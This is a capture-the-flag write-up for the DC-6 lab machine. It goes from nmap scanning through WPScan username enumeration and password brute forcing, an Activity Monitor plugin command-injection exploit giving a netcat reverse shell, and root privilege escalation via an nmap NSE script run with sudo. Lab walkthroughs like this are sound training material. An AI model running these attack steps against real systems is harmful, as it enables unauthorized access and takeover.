Methodology

1) **Used nmap to identify target ip address by checking live hosts. Target IP is 192.168.56.105.**

```
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 04:18 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns
-servers
Nmap scan report for 192.168.56.1
Host is up (0.00079s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0013s latency).
MAC Address: 08:00:27:00:D6:A4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.0011s latency).
MAC Address: 08:00:27:31:29:AF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.84 seconds
```


```
└─$ nmap -open -sV 192.168.56.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 04:19 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns
-servers
Nmap scan report for 192.168.56.105
Host is up (0.0026s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 08:00:27:31:29:AF (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

2) **Run a detailed scan on the ip address to identify open ports and services. Identified that port 80 (HTTP) and port 22 (SSH) were open.**

```
└─$ nmap -v -sT -sV -sC -O -A -p- 192.168.56.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 04:20 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating ARP Ping Scan at 04:20
Scanning 192.168.56.105 [1 port]
Completed ARP Ping Scan at 04:20, 0.04s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns
-servers
Initiating Connect Scan at 04:20
Scanning 192.168.56.105 [65535 ports]
Discovered open port 80/tcp on 192.168.56.105
Discovered open port 22/tcp on 192.168.56.105
Completed Connect Scan at 04:20, 22.92s elapsed (65535 total ports)
Initiating Service scan at 04:20
Scanning 2 services on 192.168.56.105
Completed Service scan at 04:20, 6.12s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.105
NSE: Script scanning 192.168.56.105.
Initiating NSE at 04:20
Completed NSE at 04:20, 2.64s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.07s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Nmap scan report for 192.168.56.105
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   1.64 ms 192.168.56.105

NSE: Script Post-scanning.
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Initiating NSE at 04:20
Completed NSE at 04:20, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.46 seconds
           Raw packets sent: 23 (1.806KB) | Rcvd: 15 (1.278KB)
```

3) Decided to check port 80 (HTTP) and found nothing interesting from website.



4) **Decided to run a wpscan on the wordy webpage to see what the scan will enumerate and got usernames.**

```
└─# wpscan --url http://wordy/ -e
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   __  __ _  __ _ ___ ®
           \ \/  \/ / |  ___/ \___ \ / _|/ _` |/ _` | '_ \
            \  /\  /  | |     ____) | (_| (_| | (_| | | |
             \/  \/   |_|    |_____/ \___|\__,_|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

^[[A[+] URL: http://wordy/ [192.168.56.105]
[+] Started: Tue Jan 27 06:19:04 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.25 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://wordy/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://wordy/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] sarah
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] graham
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] mark
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jan 27 06:19:13 2026
[+] Requests Done: 3618
[+] Cached Requests: 8
[+] Data Sent: 935.967 KB
[+] Data Received: 23.888 MB
[+] Memory used: 316.746 MB
[+] Elapsed time: 00:00:08
```

5) **Created a text file named user.txt and saved all the usernames.**

```
└─# nano user.txt
```

```
└─# cat user.txt
admin
jens
mark
graham
sarah
```

6) **Generated a password dictionary and moved it to my preferred directory.**


```
└─# gunzip -c /usr/share/wordlists/rockyou.txt.gz | grep -i kol > passwords.txt
```

7) **Proceeded to do brute forcing on the target for password. Ended up finding the password for user "mark."**

```
└─# wpscan --url http://wordy/ -U user.txt -P passwords.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   __  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / _|/ _` | '_ \
            \  /\  /  | |     ____) | (_| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                          Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[+] URL: http://wordy/ [192.168.56.105]
[+] Started: Tue Jan 27 07:28:25 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.25 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

```
[+] Performing password attack on Xmlrpc against 6 user/s
[SUCCESS] - mark / helpdesk01
Trying graham / !lak019b Time: 00:06:12 <================================================>  > (15215 / 17883) 85.08%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: mark, Password: helpdesk01

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

8) **Logged into WordPress using mark's credentials and noticed "active-monitor" installed on dashboard.**



9) **Used searchspoilt to search for an exploit on "activity monitor" and found that plugin is vulnerable to reflected XSS and CSRF attack which could lead to remote code execution. Additionally, obtained html form to exploit CSRF attack from searchsploit.**


```
└─# searchsploit activity monitor
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Activity Monitor 2002 2.6 - Remote Denial of Service                                          | windows/dos/22690.c
RedHat Linux 6.0/6.1/6.2 - 'pam_console' Monitor Activity After Logout                        | linux/local/19900.c
WordPress Plugin Plainview Activity Monitor 20161228 - (Authenticated) Command Injection      | php/webapps/45274.html
WordPress Plugin Plainview Activity Monitor 20161228 - Remote Code Execution (RCE) (Authenticated) (2) | php/webapps/50110.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

```
└─# searchsploit -m 45274.html
  Exploit: WordPress Plugin Plainview Activity Monitor 20161228 - (Authenticated) Command Injection
      URL: https://www.exploit-db.com/exploits/45274
     Path: /usr/share/exploitdb/exploits/php/webapps/45274.html
    Codes: CVE-2018-15877
 Verified: True
File Type: ReStructuredText file, ASCII text
Copied to: /home/lisagiho/45274.html
```

10) **Renamed html form to "shell.html" and added the ip address of my attacker machine" and started a netcat listener.**

```
└─# nc -lvp 255
listening on [any] 255 ...
```

11) **Executed the shell.html file to get the reverse connection.**



12) **Proceed to explore until I found something worth of interest in mark's directory.**

```
stuff
www-data@dc-6:/home/graham$ cd /home/mark/stuff
cd /home/mark/stuff
www-data@dc-6:/home/mark/stuff$ ls
ls
things-to-do.txt
www-data@dc-6:/home/mark/stuff$ cat things-to-do.txt
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$
```

13) **Since port 22 is open for ssh, I tried to connect with it using graham username and respective password of GSo7isUM1D4. Was able to login as graham and discovered user jens could run backup script without password.**

```
┌──# ssh graham@192.168.56.105
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
graham@192.168.56.105's password:
Permission denied, please try again.
graham@192.168.56.105's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 27 23:30:02 2026 from 192.168.56.101
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
```

14) **Edited the backup script and switched to the user jens by executing backup script with sudo and ran sudo -l to discover I could run nmap as root without password. Additionally created malicious script to trigger a shell and execute it through nmap which granted root prompt.**

```
User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$ nano /home/jens/backups.sh
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
tar: Removing leading `/' from member names
tar (child): backups.tar.gz: Cannot open: Permission denied
tar (child): Error is not recoverable: exiting now
tar: backups.tar.gz: Wrote only 4096 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
jens@dc-6:/home/graham$ /home/jens/backups.sh
tar: Removing leading `/' from member names
tar (child): backups.tar.gz: Cannot open: Permission denied
tar (child): Error is not recoverable: exiting now
tar: backups.tar.gz: Wrote only 4096 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
jens@dc-6:/home/graham$ sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
jens@dc-6:/home/graham$ sudo -u jens /home/jens/backups.sh
Sorry, user jens is not allowed to execute '/home/jens/backups.sh' as jens on dc-6.
jens@dc-6:/home/graham$ echo "os.execute('/bin/sh')">/tmp/root.nse
jens@dc-6:/home/graham$ sudo nmap --script=/tmp/root.nse
```

15) **Located final flag in root directory and completed challenge.**

```
Starting Nmap 7.40 ( https://nmap.org ) at 2026-01-27 23:49 AEST
# /bin/sh: 1: lsls: not found
# uid=0(root) gid=0(root) groups=0(root)
# /bin/sh: 3: theflag.txt: not found
# cat: theflag.txt: No such file or directory
# # theflag.txt
#

Yb        dP 888888 88     88         8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88          8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o      8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```